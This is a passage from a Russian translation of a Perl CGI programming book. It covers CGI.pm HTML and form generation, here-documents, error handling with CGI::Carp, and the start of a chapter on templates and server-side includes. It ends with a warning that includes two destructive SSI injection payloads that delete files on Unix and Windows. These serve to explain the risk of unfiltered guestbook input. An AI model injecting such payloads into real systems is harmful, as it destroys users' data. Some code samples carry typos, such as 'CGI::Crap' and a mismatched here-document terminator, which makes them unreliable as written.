Некоторые атрибуты не требуют задания аргументов и просто появляются в виде слова. В таком случае надо передать в качестве значения атрибута значение `undef`. Вплоть до версии CGI.pm 2.41 пустая строка, переданная в качестве значения, приводила к тому же результату, но это было изменено, чтобы можно было задать атрибут, равный пустой строке (например <IMG HREF="spacer.gif" ALT="">).

- Если в качестве аргумента задана ссылка на массив, тег относится к каждому элементу из массива:

```
print $q->ol ( $q->li( [ "Первый", "Второй", "Третий" ] ) );
```

Этому соответствует:

```
<OL>
  <LI>Первый</LI>
  <LI>Второй</LI>
  <LI>Третий</LI>
</OL>
```

То же самое происходит, если первый аргумент является ссылкой на хеш. Вот задание таблицы:

```
print $q->table(
    { -border => 1,
    -width => "100%" },
    $q->Tr( [
      $q->th( { -bgcolor => "#cccccc" },
              [ "Имя", "Возраст" ] ),
      $q->td( [ "Мэри", 29 ] ),
      $q->td( [ "Билл", 27 ] ),
      $q->td( [ "Сью", 26 ] )
      ] )
    );
```

Этому соответствует:

```
<TABLE BORDER="1" WIDTH="100%">
  <TR>
    <TH BGCOLOR="#cccccc">Имя</TH>
    <TH BGCOLOR="#cccccc">Возраст</TH>
  </TR>
  <TR>
    <TD>Мэри</TD>
    <TD>29</TD>
  </TR>
  <TR>
    <TD>Билл</TD>
    <TD>27</TD>
```

```
    </TR>
    <TR>
      <TD>Сью</TD>
      <TD>26</TD>
    </TR>
</TABLE>
```

- Кроме упомянутых пробелов между элементами массива, CGI.pm не добавляет пробелов между HTML-элементами. Он не выполняет выравнивание и не добавляет символы перевода строки. И хотя человеку труднее читать такой текст, результат получается меньше и быстрее загружается. Если вы хотите получить аккуратно отформатированный HTML-код, можно использовать модуль CGI::Pretty, распространяемый вместе с CGI.pm. В нем поддерживаются все возможности модуля CGI.pm (поскольку это объектно-ориентированный модуль, расширяющий возможности CGI.pm), но получаемый HTML-код аккуратно отформатирован.

Элементы форм

Синтаксис создания элементов форм отличается от синтаксиса других элементов. Эти методы принимают только пары имя–значение, соответствующие атрибутам (см. таблицу 5-2).

Таблица 5-2. Методы CGI.pm для элементов HTML-форм

Метод CGI.pm	HTML-тег
start_form	<FORM>
end_form	</FORM>
textfield	<INPUT TYPE="TEXT">
password_field	<INPUT TYPE="PASSWORD">
filefield	<INPUT TYPE="FILE">
button	<INPUT TYPE="BUTTON">
submit	<INPUT TYPE="SUBMIT">
reset	<INPUT TYPE="RESET">
checkbox, *chekbox_group*	<INPUT TYPE="CHECKBOX">
radio_group	<INPUT TYPE="RADIO">
popup_menu	<SELECT SIZE="1">
scrolling_list	<SELECT SIZE="n">, где n > 1
textarea	<TEXTAREA>
hidden	<INPUT TYPE="HIDDEN">

Элементы *start_form* и *end_form* генерируют открывающий и закрывающий теги формы; тег *start_form* принимает аргументы для всех атрибутов:

```
print $q->start_form(-method=>"get", -action=>"/cgi/myscript.cgi");
```

Заметьте, что, в отличие от обычного тега формы, CGI.pm по умолчанию определяет тип запроса POST, а не GET. Если вы хотите разрешить загрузку файлов, используйте метод *start_multipart_form* вместо *start_form*, он установит для *enctype* значение «multipart/form-data».

Все остальные методы создают элементы форм. У всех них определены атрибуты `-name` и `-default`. Значение атрибута `-default` заменяется соответствующим значением из *param*, если оно существует. Это можно запретить и заставить перезаписывать установленные пользователем значения параметров значениями по умолчанию, передав аргумент `-override` как «истина».

Параметр `-default` определяет значение по умолчанию для элементов:

```
print $q->textfield(
  -name    => "username",
  -default => "Anonymous"
);
```

В результате получается:

```
<INPUT TYPE="text" NAME="username" VALUE="Anonymous">
```

Передавая массив с аргументом `-values`, можно создать несколько флажков и переключателей с одним и тем же именем при помощи методов *checkbox_group* и *radio_group*. Точно так же, передавая ссылку на массив с аргументом `-values` функциям *scrolling_list* и *popup_menu*, можно создать элементы <SELECT> и <OPTION>. Для этих элементов аргумент `-default` соответствует выбранным или отмеченным значениям. Вы можете передать с этим аргументом ссылку на массив для нескольких отмеченных значений по умолчанию в случае с *checkbox_group* и *scrolling_list*.

Все методы допускают аргумент `-labels`, значение которого – ссылка на хеш; этот хеш связывает значение каждого элемента с меткой, отображаемой броузером.

Группу переключателей можно сгенерировать так:

```
print $q->radio_group(
 -name    => "look_behind",
 -values  => [ "A", "B", "C" ],
 -default => "B",
 -labels  => { A => "Curtain A", B => "Curtain B", C => "Curtain C" }
  );
```

В результате получается:

```
<INPUT TYPE="radio" NAME="look_behind" VALUE="A">Curtain A
<INPUT TYPE="radio" NAME="look_behind" VALUE="B" CHECKED>Curtain B
<INPUT TYPE="radio" NAME="look_behind" VALUE="C">Curtain C
```

Чтобы задать другие атрибуты элементов форм, например SIZE=4, передайте их как дополнительные аргументы (например `size => 4`).

Альтернативные способы генерирования вывода

Для CGI-сценариев есть множество способов вывода HTML. Только что вы узнали, как сделать это из CGI.pm, а в следующей главе мы расскажем, как использовать HTML-шаблоны, отделить HTML от кода программы. Рассмотрим несколько способов, применяемых разработчиками для вывода HTML.

При обзоре этих технологий обязательно надо иметь в виду, что HTML довольно сложно поддерживать. За время жизни CGI-приложения в большинстве случаев сильнее всего меняется HTML. Поэтому сопровождение приложения потребует внесения изменений в дизайн и поиск слов в HTML, так что HTML-код должен быть простым для редактирования.

Множество функций print

Самый простой способ включения HTML в исходный код программы труднее всего реализовать. Многие веб-разработчики начинают писать CGI-сценарии, содержащие многочисленные *print* для вывода документов, даже для больших объемов статических данных – части, остающейся постоянной каждый раз, когда вызывается CGI-сценарий.

Вот пример:

```
#!/usr/bin/perl -wT

use strict;

my $timestamp = localtime;

print "Content-type: text/html\n\n";
print "<html>\n";
print "<head>\n";
print "<title>Время</title>\n";
print "</head>\n";
```

```
print "<body bgcolor=\"#ffffff\">\n";
print "<h2>Текущее время</h2>\n";
print "<hr>\n";
print "<p>Текущее время в соответствии с данной системой: \n";
print "<b>$timestamp</b>\n";
print "</p>\n";
print "</body>\n";
print "</html>\n";
```

Это очень простой пример, но вы можете представить, насколько сложно все будет выглядеть для большой страницы с графикой, вложенными таблицами, объявлениями стилей и т. д. Этот код будет сложен для чтения не только из-за многочисленных *print*, но и из-за того, что каждая двойная кавычка в HTML должна быть экранирована обратным слэшем. Если вы забудете это сделать хотя бы один раз, очень вероятно, что у вас возникнет синтаксическая ошибка. Исправлять HTML-код, который так выглядит, это лишний и тяжелый труд. Определенно, вы должны избегать такого подхода в своих сценариях.

Here-документы

Как было показано в предыдущих примерах, Perl поддерживает возможность, называемую *here*-документом, что позволяет включать большие блоки данных отдельно в код программы. Чтобы создать here-документ, просто используйте знак << за которым следует метка, обозначающая конец here-документа. Вы можете заключить метку в одинарные или двойные кавычки, и содержимое будет вычислено так, как будто это строка внутри этих кавычек. Другими словами, если вы используете одинарные кавычки, переменные не интерпретируются. Если кавычки пропущены, то поведение аналогично использованию двойных кавычек.

Вот предыдущий пример, но с использованием here-документа:

```
#!/usr/bin/perl -wT

use strict;

my $timestamp = localtime;

print <<END_OF_MESSAGE;
Content-type: text/html

<html>
  <head>
    <title>Время</title>
  </head>

  <body bgcolor="#ffffff">
    <h2>Текущее время</h2>
```

```
    <hr>
    <p>Текущее время в соответствии с данной системой:
    <b>$timestamp</b></p>
  </body>
</html>
END_OF_MESSAGE
```

Это гораздо понятнее, чем использование множества операторов *print*, и к тому же есть возможность отформатировать HTML-код. В результате такой код проще читать и сопровождать. Вы могли бы добиться подобного, используя один оператор *print* и заключив весь код в одну пару двойных кавычек, но тогда бы пришлось экранировать каждую двойную кавычку в HTML обратным слэшем, и для сложных документов это может оказаться утомительным.

Другое решение – использование оператора Perl `qq//`, но с другим разделителем, например ~. Вы должны найти разделитель, никогда не появляющийся в HTML, но помните, что если вы используете JavaScript, там могут быть многие символы, которых нет в HTML. Here-документы обычно более безопасное решение.

Один недостаток here-документов заключается в том, что их нелегко отформатировать отступами, поэтому они могут выглядеть странно внутри блоков или идеально выровненного кода. Том Кристиансен и Натан Торкингтон рассказывают об этом моменте в книге *Perl Cookbook* («Книга рецептов Perl»), издательство O'Reilly & Associates, Inc. Следующие решения адаптированы с учетом их дискуссии.

Если вас не беспокоят лишние пробелы в начале строки HTML-кода, вы можете очень просто все выровнять. Также можно выровнять метку конца кода, если вы используете кавычки и включите выравнивание в имя (хотя это и более читаемо, такой код будет сложнее поддерживать, так как если изменится выравнивание, вам придется изменять выравнивание имени метки, чтобы оно соответствовало действительности):

```
#!/usr/bin/perl -wT

use strict;

my $timestamp = localtime;
display_document ( $timestamp );

sub display_document {
  my $timestamp = shift;

  print <<"    END_OF_MESSAGE";
    Content-type: text/html

    <html>
      <head>
```

```
        <title>Время</title>
      </head>

    <body bgcolor="#ffffff">
      <h2>Текущее время</h2>
      <hr>
      <p>Текущее время в соответствии с системой:
      <b>$timestamp</b></p>
    </body>
  </html>
   END_OF_HTML
}
```

Проблема с выравниванием here-документов заключается в том, что дополнительное выравнивание посылается клиенту. Эту проблему можно решить, создав функцию, которая удаляет выравнивание. Если вы хотите удалить выравнивание полностью, это очень просто. Если вы хотите поддерживать выравнивание HTML, то это уже сложнее. Сложность заключается в том, как определить количество пробелов, которые надо удалить: какая часть относится к выводимым данным, а какая к сценарию? Вы можете предположить, что первая строка содержит минимальное выравнивание, но это не будет работать, если вы печатаете только конец HTML-документа, например, когда последняя строка, вероятно, содержит минимальное выравнивание.

В следующем примере кода подпрограмма *unindent* просматривает все напечатанные строки, находит минимальное выравнивание и удаляет соответствующее ему количество пробелов в других строках:

```
sub unindent;

sub display_document {
  my $timestamp = shift;

  print unindent <<"    END_OF_MESSAGE";
    Content-type: text/html

    <html>
      <head>
        <title>Время</title>
      </head>

      <body bgcolor="#ffffff">
        <h2>Текущее время</h2>
        <hr>
        <p>Текущее время в соответствии с системой:
        <b>$timestamp</b></p>
      </body>
    </html>
  END_OF_MESSAGE
}
```

```
sub unindent {
  local $_ = shift;
  my( $indent ) = sort /^([ \t]*)\S/gm;
  s/^$indent//gm;
  return $_;
}
```

Объявив функцию *unindent* в начале (в данном случае в первой строке), можно опустить круглые скобки при ее использовании. Это решение, разумеется, увеличивает объем работы, которую должен выполнять сервер при каждом запросе, так что оно не подходит для сервера с большой нагрузкой. Кроме того, учтите, что каждый дополнительный пробел увеличивает число байтов, которые вы должны передать, а пользователь – загрузить, поэтому стоит удалить даже пробелы в начале строки. А пользователей больше волнует скорость загрузки страницы, чем то, как выглядит ее исходный код.

Here-документы – не самое плохое решение для больших кусков кода, но они не предоставляют преимуществ модуля CGI.pm, особенно возможности синтаксической проверки HTML-кода. Гораздо проще забыть закрыть HTML-тег с here-документами, чем с CGI.pm. Кроме того, вам придется часто строить HTML-код программно. Например, вы можете читать записи из базы данных и добавлять строку в таблицу для каждой записи. В таких случаях, когда вы работаете с маленькими кусочками HTML, CGI.pm больше подходит, чем here-документы.

Использование методов CGI.pm для вывода HTML вызывает сильную реакцию у веб-разработчиков. Одним это нравится, другим нет. Не волнуйтесь, если это не совпадает с вашими потребностями, весь спектр возможностей мы рассмотрим в следующей главе.

Обработка ошибок

Обсуждая обработку вывода, рассмотрим также обработку ошибок. Опытного разработчика от новичка отличает один из моментов – верная обработка ошибок. Новички думают, что все будет работать, как планировалось, мастера разработки по опыту знают, что это не так.

Элегантная смерть

Самый распространенный среди разработчиков Perl метод обработки ошибок – это встроенная функция *die*. Вот пример:

```
open FILE, $filename or die "Не могу открыть $filename: $!";
```

Если Perl не сможет открыть файл `$filename`, *die* выведет сообщение об ошибке на STDERR и завершит работу сценария. Функция *open*, как и большинство команд Perl, взаимодействующих с системой, хранит в переменной `$!` причину возникновения ошибки.

К сожалению, *die* не всегда лучшее решение для обработки ошибок в CGI-сценариях. Если вы помните, в главе 3 мы говорили, что вывод в STDERR обычно посылается в журнал сервера, после чего веб-сервер возвращает ошибку *500 Internal Server Error* (Внутренняя ошибка сервера). Согласитесь, что такой ответ не очень дружествен к пользователю.

Вы должны определить правила обработки ошибок на сервере. Вы можете решить, что страницы с сообщением об ошибке *500 internal Server Error* подходят для нетипичных системных ошибок, например невозможности читать или писать в файл. Но вы можете решить, что в таких случаях лучше вернуть HTML-страницу с информацией для пользователя, например с указанием на альтернативные действия или с данными о том, кому сообщить о проблемах.

Перехват die

Можно перехватить *die* так, чтобы ошибка не генерировалась автоматически. Это особенно полезно, поскольку во многих модулях, написанных третьей стороной, для сообщения об ошибках используется именно *die* или ее модификации, например *croak*. Если вы знаете, что определенная подпрограмма может вызвать *die*, вы можете перехватить это при помощи блока *eval*:

```
eval {
  dangerous_routine();
  1;
} or do {
  error( $q, $@ || "Неизвестная ошибка" );
};
```

Если в *dangerous_routine* вызывается *die*, то *eval* перехватит вызов, установит специальную переменную `$@` в значение сообщения *die*, передаст управление в конец блока и вернет значение `undef`. Это позволит вызвать другую подпрограмму, более элегантно выводящую сообщение об ошибке. Учтите, что блок *eval* не перехватывает *exit*.

Это работает, но, разумеется, усложняет код программы, и если ваш CGI-сценарий взаимодействует с множеством подпрограмм, которые могут вызвать *die*, то вам придется заключить в блок *eval* либо весь сценарий, либо неоднократно включать эти блоки внутри сценария.

К счастью, есть способ получше. Вероятно, вы знаете, что можно создать глобальный обработчик сигналов для перехвата функций *die* и *warn*. Правда, для этого нужно знать не только основы Perl; конкретную информацию можно найти в книге «Программирование на Perl». К счастью, нам не надо беспокоиться о деталях, потому что модуль CGI::Carp не просто делает это, но даже написан специально для CGI-сценариев.

Модуль CGI::Carp

CGI::Carp не является частью модуля CGI.pm, хотя он тоже написан Линкольном Штейном и распространяется вместе с CGI.pm (а значит и входит в дистрибутив Perl последних версий). Он делает две вещи: создает более информативные записи в журнале ошибок и позволяет создавать страницы с сообщениями об ошибках для фатальных вызовов типа *die*. Просто при использовании этого модуля к сообщению об ошибке в журнале будет добавляться время и имя CGI-сценария для функций *die*, *warn*, *carp*, *croak* и *confess*. Последние три функции входят в модуль Carp (включенный в Perl) и часто используются авторами модулей.

Но, тем не менее, это не остановит веб-сервер от отображения ошибки 500 для этих вызовов. CGI::Carp гораздо полезнее, если просить его перехватывать фатальные вызовы. Вы можете добиться того, что сообщения о фатальных ошибках будут отображаться в броузере. Особенно это полезно при разработке и отладке. Чтобы выполнить это, просто передайте ему параметр `fatalsToBrowser` при использовании модуля.

```
use CGI::Crap qw( fatalsToBrowser );
```

Вы можете не захотеть, чтобы пользователи видели всю информацию об ошибке. К счастью, модуль CGI::Carp может перехватывать ошибки и отображать нужное вам сообщение об ошибке. Для этого передайте *CGI::Carp::set_message* ссылку на подпрограмму, принимающую один аргумент и отображающую содержимое запроса.

```
use CGI::Carp qw( fatalsToBrowser );
BEGIN {
  sub carp_error {
    my $error_message = shift;
    my $q = new CGI;
    $q->start_html( "Ошибка" ),
    $q->h1( "Ошибка" ),
    $q->p( "Извините, но произошла следующая ошибка: " );
    $q->p( $q->i( $error_message ) ),
    $q>end_html;
  }
  CGI::Carp::set_message( \&carp_error );
}
```

Пример 5-3 показывает, как превратить это в более общее решение.

Подпрограммы вывода ошибок

Большинство приведенных примеров включает подпрограммы или блоки кода для вывода ошибок. Вот пример:

```
sub error {
```

```
    my( $q, $error_message ) = @_;

    print$q->header( "text/html" ),
      $q->start_html( "Ошибка" ),
      $q->h1( "Ошибка" ),
      $q->p( "Извините, произошла ошибка: " ),
      $q->p( $q->i( $error_message ) ),
      $q->end_html;
    exit;
}
```

Вы можете вызвать эту подпрограмму с CGI-объектом и причиной ошибки. Будет выведена страница с сообщением об ошибке, и сценарий завершит работу. Обратите внимание, что здесь мы выводим HTTP-заголовок. Одна из основных трудностей в создании общего решения для перехвата ошибок заключается в том, что надо знать, выводился уже или нет HTTP-заголовок: если он уже был напечатан, и вы выведете еще один, он появится наверху вашей страницы с сообщением (как часть самой страницы); если же заголовка не было, и вы его не вывели как часть сообщения об ошибке, вы получите ошибку *500 Internal Server Error*.

Хорошо, что в CGI.pm есть возможность отследить, был ли напечатан заголовок. Если вы включите эту возможность, HTTP-заголовок будет выводиться для CGI-объекта один раз. Все остальные вызовы *header* не будут иметь значения. Разрешить такую возможность можно одним из трех способов:

1. Передать флаг *-unique_headers* при загрузке CGI.pm:

```
use CGI qw( -unique_headers );
```

2. Установить переменную `$CGI::HEADERS_ONCE` в истинное значение после использования CGI.pm, но до создания объекта:

```
use CGI;
$CGI::HEADERS_ONCE = 1;

my $q = new CGI;
```

3. Наконец, если вы знаете, что эта возможность вам будет нужна всегда, ее можно разрешить глобально для всех сценариев, установив переменную `$CGI::HEADERS_ONCE` в истинное значение в CGI.pm. Сделать это можно как и в случае с переменными `$POST_MAX` и `$DISABLE_UPLOADS`, о которых мы говорили в начале главы. Переменную `$HEADER_ONCE` вы найдете в том же разделе CGI.pm:

```
# Установите переменную в 1, чтобы подавить вывод лишних заголовков
$HEADER_ONCE = 0;
```

Хотя добавление подпрограмм в каждый CGI-сценарий – приемлемый способ перехвата ошибок, это все же не очень общее решение. Вы, ве-

роятно, захотите создать свои собственные страницы с сообщениями об ошибках, которые соответствуют вашему серверу. Как только вы начнете включать сложный HTML-код в подпрограммы, их сразу же станет тяжело сопровождать. Если вы построите подпрограммы, сообщающие об ошибках на выводимых страницах, соответствующих шаблону для сайта, а затем кто-то решит, что внешний вид сайта следует изменить, вы должны будете изменить и эти подпрограммы. Очевидно, что лучше всего создать один обработчик ошибок, доступ к которому будет у всех CGI-сценариев.

Настраиваемые модули

Хорошая идея – создать собственный Perl-модуль, специфичный для вашего сайта. Если вы поддерживаете несколько сайтов, или разные приложения у вас выглядят по-разному, вы можете для каждого из них создать отдельный модуль. Внутри этого модуля можно определить подпрограммы, используемые во многих ваших сценариях. Эти подпрограммы будут отличаться в зависимости от сайта, но одна из них будет обрабатывать ошибки.

Если вы раньше никогда сами не писали модули, не волнуйтесь, это довольно просто. Пример 5-3 – образец простейшего модуля.

Пример 5-3. CGIBook::Error.pm

```
#!/usr/bin/perl -wT

package CGIBook::Error;

# Экспортирование подпрограммы обработки ошибок
use Exporter;
@ISA = "Exporter";
@EXPORT = qw( error );

$VERSION = "0.01";

use strict;
use CGI;
use CGI::Carp qw( fatalsToBrowser );

BEGIN {
sub carp_error {
  my $error_message = shift;
  my $q = new CGI;
  my $discard_this = $q->header( "text/html" );
  error( $q, $error_message );
}
CGI::Carp::set_message( \&carp_error );
}
```

```
sub error {
my( $q, $error_message ) = @_;
print$q->header( "text/html" ),
  $q->start_html( "Ошибка" ),
  $q->h1( "Ошибка" ),
  $q->p( "Извините, произошла ошибка: " ),
  $q->p( $q->i( $error_message ) ),
  $q->end_html;
exit;
}

1;
```

Единственная разница между модулем и стандартным сценарием в том, что файл должен быть сохранен с расширением *.pm*, имя пакета должно быть объявлено функцией *package* (оно должно совпадать с именем файла без расширения *.pm* и все символы / должны быть заменены на ::)[1], кроме того, убедитесь, что после вычисления возвращается истинное значение (вот почему в конце стоит `1;`).

Стандартная практика – хранить версию модуля в переменной `$VERSION`. Для удобства мы экспортируем подпрограмму *error* в модуле Exporter. Это позволяет ссылаться на нее в сценариях как *error*, а не *CGIBook::Exporter::error*. Подробности об использовании Exporter можно узнать из руководства по Exporter, либо из книг по Perl.

Есть две возможности сохранить этот файл. Самое простое решение – сохранить его в каталоге *site_perl* библиотек Perl, например */usr/lib/perl5/site_perl/5.005/CGIBook/Error.pm*. В каталоге *site_perl* хранятся модули, специфичные для сайта (например, не включаемые в стандартный дистрибутив). Пути к библиотекам у вас могут отличаться; найти их на своей системе можно при помощи следующей команды:

```
$ perl -e 'print map "$_\n", @INC'
```

Вероятно, вы захотите создать подкаталог, уникальный для вашей организации, как мы сделали с *CGIBook*, чтобы хранить в нем все созданные модули.

Модуль можно использовать так:

```
#!/usr/bin/perl -wT

use strict;
use CGI;
use CGIBook::Error;
```

[1] При определении имени пакета, имя файла должно быть указано относительно пути к библиотеке в `@INC`. В нашем примере мы храним файл в */usr/lib/perl5/site_perl/5.005/CGIBook/Error.pm*. Поскольку */usr/lib/perl5/site_perl/5.005* – каталог библиотеки, то *CGIBook/Error* – путь к модулю относительно каталога бибилиотеки, а *CGIBook::Error* – имя пакета.

```
my $q = new CGI;

unless ( check_something_important() ) {
  error ( $q, "Случилось что-то нехорошее." );
}
```

Если у вас нет прав устанавливать модули в каталоге библиотек Perl и вы не можете попросить об этом системного администратора, можно поместить модуль в другое место, например в */usr/local/apache/perl-lib/CGIBook/Error.pm*. Не забудьте только включить этот каталог в список путей, где Perl ищет модули. Проще всего сделать это с помощью прагмы *lib*:

```
#!/usr/bin/perl -wT

use strict;
use lib "/usr/local/apache/perl-lib";

use CGI;
use CGIBook::Error;
.
.
.
```

6

HTML-шаблоны

Модуль CGI.pm позволяет гораздо проще выводить HTML-код из CGI-сценариев, написанных на Perl. Если вашей целью является создание CGI-приложений, содержащих как логику программы, так и интерфейс (HTML), то CGI.pm – лучший инструмент для этого. Он просто превосходен для распространяемых приложений, так как вам не надо распространять отдельные HTML-файлы, и разработчикам проще разобраться в том, что происходит, при прочтении кода. По этой причине мы применяем его в большинстве примеров этой книги. Однако при некоторых обстоятельствах существуют веские причины для разделения интерфейса и логики. В таких случаях лучшим решением могут быть шаблоны.

Причины применения шаблонов

HTML-дизайн и разработка CGI требуют совершенно разных способностей. Хороший HTML-дизайн обычно создают художники и дизайнеры в сотрудничестве с маркетологами и специалистами по дизайну интерфейсов. При разработке CGI могут подключаться и другие, но по сути она очень технична. Поэтому CGI-разработчики не всегда отвечают за создание интерфейса к своим приложениям. На самом деле, им часто предоставляют нефункциональные прототипы, а они только добавляют логику, чтобы те заработали. В таком случае HTML-код уже имеется, и переводить его в код программы – лишняя работа.

Кроме того, CGI-приложения редко статичны; они требуют поддержки. Неизбежно находятся и исправляются ошибки, добавляются но-

вые возможности, изменяется текст или меняется дизайн сайта. Такие изменения затрагивают либо логику программы, либо интерфейс, но интерфейс изменяется чаще, и это отнимает больше времени. Внести определенные изменения в существующий HTML-файл обычно проще, чем в CGI-сценарий; к тому же во многих организациях тех, кто знает HTML, больше, чем тех, кто знает Perl.

Существует много путей применения HTML-шаблонов, и среди веб-разработчиков распространена практика создания собственных решений. Тем не менее многие решения можно сгруппировать в несколько различных подходов. В этой главе мы рассмотрим каждый подход, выделяя самые мощные и популярные решения для каждого.

Собственные решения

Чего мы не будем делать в этой главе, так это рассматривать новомодный разборщик шаблонов или объяснять, как писать собственный. Причина в том, что уже есть много хороших решений. Большинство веб-разработчиков, придумывавших свои собственные системы для обработки шаблонов, стали использовать через некоторое время что-то другое. Даже один из авторов этой книги поступил именно так.

Первая система, которую я разработал, была наподобие SSI с управляющими структурами и возможностью заключать несколько команд в круглые скобки (команды походили на функции в Excel). Команды обработки шаблонов были просты, мощны и эффективны, но основной код был сложным и трудным для поддержки. Второе мое решение включало ручную обработку кода, рекурсивный разборщик и объектно-ориентированный синтаксис типа JavaScript, который легко расширялся в Perl. Я исходил из того, что многие HTML-авторы уже знакомы с JavaScript. Я очень гордился результатом своего труда, а после нескольких месяцев его использования убедился, что создал проработанное, подходящее решение и портировал проект в Embperl.

В обоих случаях я осознавал, что созданные продукты не заслуживали трудов, требуемых для их сопровождения. Во втором случае код было легко сопровождать, но даже небольшое сопровождение не позволяло довести его до уровня высококачественных альтернатив, доступных с исходными кодами, которые уже тестировались, сопровождались и были доступны всем. Что более важно, разработчики и HTML-авторы должны потратить время на изучение этих систем, которые они нигде больше не встретят. Мне никто не сказал, что стоит выбрать стандартное решение, но я сам увидел преимущества. Иногда практичность берет верх надо Эго.

Так что изучите уже существующие возможности и не старайтесь изобрести колесо. Если вам нужна определенная возможность, которой нет в других пакетах, подумайте о том, чтобы расширить существующее решение с доступными исходными кодами и объявить об

этом, если вы считаете, что это понадобится и другим. Ваше дело, как поступить, в конце концов у вас могут быть веские причины для создания собственного решения. Ни одно из рассматриваемых в этой книге решений не существовало бы, если бы все считали, что создавать достойные решения, сопровождать, расширять их и делать общедоступными должен кто-то другой.

Включения на стороне сервера (SSI)

Зачастую мы хотим создать веб-страницу, содержащую очень мало динамической информации. Создание полноценного приложения, выводящего малую часть динамической информации (например, текущие время и дату, дату изменения файла или IP-адрес пользователя), без которой документ был бы статическим, кажется весьма трудоемким. К счастью, существует инструмент, доступный на большинстве веб-серверов – *включения на стороне сервера* или *SSI* (Server Side Includes).

SSI позволяет включать в HTML-документы специальные директивы, запускающие другие программы или вставляющие различные данные, такие как переменные окружения и различные данные о файлах. И хотя SSI не имеет ничего общего с CGI в техническом плане, это важный инструмент для добавления динамической информации, так же как и вывод CGI-программ, в документ, который иначе был бы статичным. Поэтому вы должны изучить его возможности и ограничения, потому что иногда это более простое и эффективное решение, чем CGI-сценарий.

Например, вы хотите поместить на веб-странице дату ее последнего изменения. Вы можете написать CGI-сценарий и использовать оператор `-M`, чтобы определить возраст файла. Но гораздо проще разрешить SSI и добавить такую строку:

```
Дата последнего изменения: <!-#echo var="LAST_MODIFIED"->
```

То, что заключено в HTML-комментарии, и есть команда SSI. Когда броузер запрашивает документ с веб-сервера, сервер разбирает (parse) команду и возвращает результат (рис. 6-1). В данном случае команда SSI заменяется значением времени последнего изменения документа. Сервер не будет автоматически разбирать все файлы в поисках директив SSI, он будет просматривать только документы, связанные с SSI. В следующем разделе описано, как это настроить.

Учтите, что SSI не разбирает вывод CGI, он имеет дело только со статическими HTML-файлами. Новая архитектура Apache 2.0 поддерживает разбор CGI-вывода, если в нем содержится заголовок *Content-type*. Другие серверы эту возможность не поддерживают.

Поскольку поддержка SSI скомпилирована в веб-сервере, SSI намного эффективнее, чем CGI-сценарий. Но команды SSI ограниченны и могут выполнять только примитивные действия; с одной стороны, такая простота полезна, потому что из-за этого SSI очень легко изучить. HTML-дизайнеры, не имеющие опыта программирования, могут без труда добавлять команды SSI в свои документы. Позже мы расскажем, как наши решения обеспечивают разработчикам более мощные возможности.



Рис. 6-1. Включения на стороне сервера

Конфигурация

Сервер должен знать, в каких файлах искать SSI-команды. В этом разделе мы расскажем, как настроить веб-сервер Apache. Если у вас другой веб-сервер, он тоже должен легко настраиваться; за подробностями обратитесь к документации.

С SSI доступны следующие возможности:

- Вы можете настроить веб-сервер так, чтобы он узнавал SSI-документы только в определенном каталоге, каталогах или на всем сайте.
- Вы можете настроить веб-сервер так, чтобы он разбирал все HTML-документы в поисках SSI-команд или только документы с определенным расширением (обычно, *.shtml*).
- Вы можете разрешить SSI-командам выполнять внешние программы с целью генерации вывода из них и включения его в документ. Это полезно, но может быть сопряжено с проблемами безопасности.

Чтобы разрешить SSI в определенном каталоге или каталогах, добавьте параметр Includes в каждый каталог. Если вы хотите разрешить SSI на всем веб-сайте для всех файлов, заканчивающихся на *.shtml*, добавьте в файл *httpd.conf* (или *access.conf*, если вы им пользуетесь) следующие строки:

```
<Location />
...
Options     Includes
AddHandler  server-parsed    .shtml
...
</Location>
```

Заметьте, что между тегами <Location /> и </Location> могут быть еще и другие строки, как могут быть и другие записи для Options, не только Includes; их можно оставить в том виде, в каком они есть.

Вы не обязаны использовать расширение *.shtml*; вы можете заставить сервер разбирать все HTML-документы при помощи такой директивы:

```
AddHandler server-parsed .html
```

Но поступать так стоит только тогда, когда все ваши страницы динамичны, поскольку разбор каждого HTML-документа увеличивает нагрузку сервера и снижает его производительность.

Вы также должны добавить в файл *httpd.conf* следующие строки за пределами тегов Location и Directory (или в файле *srm.conf*, если используется он):

```
DirectoryIndex  index.html   index.shtml
AddType         text/html    .shtml
```

Директива DirectoryIndex сообщает серверу, что если URL является ссылкой на каталог, то надо отобразить файл *index.shtml*, если файл *index.html* не был найден. Директива AddType указывает серверу, что медиа-тип данных разбираемых файлов – HTML, а не обычный текст, как считается по умолчанию.

Синтаксис SSI-команд мы очень скоро рассмотрим, но одна команда – *exec* – позволяет выполнить внешнее приложение и включить его вывод в ваш документ. Вы можете запретить эту возможность из соображений безопасности; возможно, вы доверяете HTML-авторам меньше, чем веб-разработчикам. Кроме того, если вы разрешаете выполнение *exec* и у вас есть CGI-сценарий, создающий статические HTML-файлы по результатам пользовательского ввода (например, гостевые книги и доски сообщений), убедитесь, что SSI не разрешен для файлов, созданных CGI-сценарием. Если кто-то, использующий CGI-сценарий, введет следующую строку и SSI-теги не удалятся CGI-приложением, злостная команда будет выполнена при первом же прочтении комментария:

```
<!--#exec cmd="/bin/rm -rf *"-->
```

В результате будут удалены все файлы из каталогов, в которых у сервера есть право записи. Следующая команда может нанести тот же урон для систем Windows:

```
<!--#exec cmd="del /f /s /q c:\"-->
```

